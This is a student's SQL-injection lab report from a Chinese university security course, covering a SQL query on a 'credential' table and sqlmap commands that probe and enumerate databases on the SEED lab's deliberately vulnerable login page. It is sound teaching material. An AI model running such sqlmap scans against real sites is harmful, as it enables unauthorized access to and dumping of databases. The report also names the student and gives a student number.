|  |
| --- |
| 哈尔滨工业大学(深圳) |
| **《网络与系统安全》 实验报告** |
|  |
| 实验三  SQL注入 实验  学 院: 计算机科学与技术   |  |  | | --- | --- | | 姓 名: | 宗晴 | | 学 号: | 200110513 | | 专 业: | 计算机 | | 日 期: | 2023年4月 | |

# 一、实验过程

每个实验步骤（共9个小任务（任务1.1、1.2，任务2.1、2.2、2.3，任务3.1、3.2、3.3，任务4））要求有具体截图和分析说明。

**\*\*任务1.1\*\*** 运行上述命令后，需要使用SQL命令打印员工Alice的所有概要信息。请提供你的结果截图。

select \* from credential where Name = "Alice";


结果如下图所示：





**\*\*任务1.2\*\*** 运行上述命令后，可以将credential中的所有信息dump下来。请提供你的结果截图，并根据第一条命令找出可以注入的信息点。

sqlmap -u "http://www.seed-server.com/unsafe\_home.php?username=admin&Password="

结果如下图所示：










sqlmap -u "http://www.seed-server.com/unsafe\_home.php?username=admin&Password=" --dbs

结果如下图所示：







